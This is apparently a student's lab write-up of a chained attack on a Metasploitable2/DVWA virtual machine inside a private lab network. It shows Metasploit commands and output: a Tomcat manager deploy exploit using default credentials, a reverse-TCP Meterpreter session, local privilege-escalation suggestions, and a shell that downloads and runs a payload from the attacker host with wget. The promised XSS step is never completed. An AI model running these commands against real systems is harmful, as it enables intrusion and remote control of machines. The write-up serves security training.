# 1. Chained Exploit on Web Server (Metasploitable2).

## A.Objective

The goal of this lab is to simulate a chained attack on a vulnerable web application running on **Metasploitable2**. We demonstrate how an XSS vulnerability can be leveraged to steal user session information, which is then used to pivot into a **remote code execution (RCE)** attack using Metasploit.


## B.Environment Setup

- **Attacker Machine:** Kali Linux (VirtualBox)
- **Victim Machine**: Metasploitable2 (IP: `192.168.56.104`)
- **Tools Used:** Metasploit Framework, DVWA (Damn Vulnerable Web App)

## C.Attack Chain

Step 1: Exploit XSS Vulnerability

I start with browsing DVWA in my kali web browser (http://192.168.56.104)



### Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

#### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

#### Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

#### General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Then I set DVWA security to low. To makes XSS and other flaws easily exploitable



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello


## More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

**Username:** admin
**Security Level:** low


As part of the Advanced Exploitation Lab, I performed the following steps on my Kali Linux attacking machine against the Metasploitable2 VM (`192.168.56.104`)

Step 1: Recon and Access Tomcat Manager




```
+ -- --=[ 1672 payloads - 49 encoders - 13 nops     ]
+ -- --=[ 9 evasion                                  ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat

Matching Modules
================

   #   Name                                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                                      ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                          2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                                        2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3     \_ target: Automatic detection                                          .                .          .      .
   4     \_ target: Windows                                                      .                .          .      .
   5     \_ target: Linux                                                        .                .          .      .
   6   exploit/multi/http/struts_code_exec_classloader                           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   7     \_ target: Java                                                         .                .          .      .
   8     \_ target: Linux                                                        .                .          .      .
   9     \_ target: Windows                                                      .                .          .      .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .                .          .      .
   11  auxiliary/admin/http/tomcat_ghostcat                                      2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                               2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   13  exploit/multi/http/tomcat_mgr_deploy                                      2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   14    \_ target: Automatic                                                    .                .          .      .
   15    \_ target: Java Universal                                               .                .          .      .
   16    \_ target: Windows Universal                                            .                .          .      .
   17    \_ target: Linux x86                                                    .                .          .      .
   18  exploit/multi/http/tomcat_mgr_upload                                      2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   19    \_ target: Java Universal                                               .                .          .      .
   20    \_ target: Windows Universal                                            .                .          .      .
   21    \_ target: Linux x86                                                    .                .          .      .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding                        2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   23  auxiliary/scanner/http/tomcat_enum                                        .                normal     No     Apache Tomcat User Enumeration
   24  exploit/linux/local/tomcat_rhel_based_temp_priv_esc                       2016-10-10       manual     Yes    Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalatio
n
```

## Step 2: Capture Session with Metasploit



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6231 bytes as f8SnpJKIyqjSqTWxy7mYziSCtc.war ...
[*] Executing /f8SnpJKIyqjSqTWxy7mYziSCtc/RjgNmU2G9PDAgqrkrmPJRdr3b.jsp ...
[*] Undeploying f8SnpJKIyqjSqTWxy7mYziSCtc ...
[*] Sending stage (58073 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.103:4444 → 192.168.56.104:48205) at 2025-09-06 07:26:07 -0400

meterpreter >
```


## Step 3: Im verify my access




```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

## Step 4: Post-Exploitation Enumeration


## Inside the meterpreter session, I dropped into a shell and enumerated the target:



```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.56.104 - Collecting local exploits for java/linux ...
/usr/share/metasploit-framework/modules/exploits/linux/local/sock_sendpage.rb:47: warning: key "Notes" is duplicated and overwritten on line 68
/usr/share/metasploit-framework/modules/exploits/unix/webapp/phpbb_highlight.rb:46: warning: key "Notes" is duplicated and overwritten on line 51
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but wi
ll no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.56.104 - 205 exploit checks are being tried ...
[+] 192.168.56.104 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.104 - exploit/linux/local/glibc_origin_expansion_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.104 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.56.104 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.56.104 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 66 / 66
[*] 192.168.56.104 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc           Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 2   exploit/linux/local/glibc_origin_expansion_priv_esc            Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 3   exploit/linux/local/netfilter_priv_esc_ipv4                    Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                 Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                   Yes                      The target appears to be vulnerable.
 6   exploit/linux/local/abrt_raceabrt_priv_esc                     No                       The target is not exploitable.
 7   exploit/linux/local/abrt_sosreport_priv_esc                    No                       The target is not exploitable.
 8   exploit/linux/local/af_packet_chocobo_root_priv_esc            No                       The target is not exploitable. System architecture i686 is not supported
 9   exploit/linux/local/af_packet_packet_set_ring_priv_esc         No                       The target is not exploitable.
 10  exploit/linux/local/ansible_node_deployer                      No                       The target is not exploitable. Ansible does not seem to be installed, unable to find ansible execu
table
 11  exploit/linux/local/apport_abrt_chroot_priv_esc                No                       The target is not exploitable.
 12  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc     No                       The target is not exploitable.
 13  exploit/linux/local/bpf_priv_esc                               No                       The target is not exploitable.
```




```
[-] core_channel_interact: Operation failed: 1
meterpreter > background
[*] Backgrounding session 1 ...
msf6 post(multi/recon/local_exploit_suggester) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.103:5555
```



```
18:44:08 (11.78 MB/s) - '/tmp/meterpreter' saved [207/207]

exit
meterpreter > msf6
[-] Unknown command: msf6. Run the help command for more details.
meterpreter > back
[-] Unknown command: back. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.103:5555
```


## Step 5: Privilege Escalation Suggestions



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.56.104 - Collecting local exploits for java/linux ...
/usr/share/metasploit-framework/modules/exploits/linux/local/sock_sendpage.rb:47: warning: key "Notes" is duplicated and overwritten on line 68
/usr/share/metasploit-framework/modules/exploits/unix/webapp/phpbb_highlight.rb:46: warning: key "Notes" is duplicated and overwritten on line 51
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but wi
ll no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.56.104 - 205 exploit checks are being tried ...
[+] 192.168.56.104 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.104 - exploit/linux/local/glibc_origin_expansion_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.104 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.56.104 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.56.104 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 66 / 66
[*] 192.168.56.104 - Valid modules for session 1:
============================

 #  Name                                                  Potentially Vulnerable?  Check Result
 -  ----                                                  -----------------------  ------------
 1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 2  exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 3  exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4  exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
 5  exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
```


**Multiple privilege escalation opportunities were identified (e.g., `netfilter_priv_esc_ipv4`, `su_login`).**

## Step 6: Migrate to a Linux Meterpreter



```
meterpreter > shell
Process 76 created.
Channel 87 created.
wget http://192.168.56.103/meterpreter.elf -O /tmp/meterpreter
chmod +x /tmp/meterpreter
/tmp/meterpreter--18:26:21--  http://192.168.56.103/meterpreter.elf
           ⇒ `/tmp/meterpreter'
Connecting to 192.168.56.103:80... connected.
HTTP request sent, awaiting response... 404 Not Found
18:26:21 ERROR 404: Not Found.

wget http://192.168.56.103/meterpreter.elf -O /tmp/meterpreter
chmod +x /tmp/meterpreter
/tmp/meterpreter
/bin/sh: line 3: /tmp/meterpreterwget: No such file or directory
exit
```

### On Kali listener:



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.103:5555
```

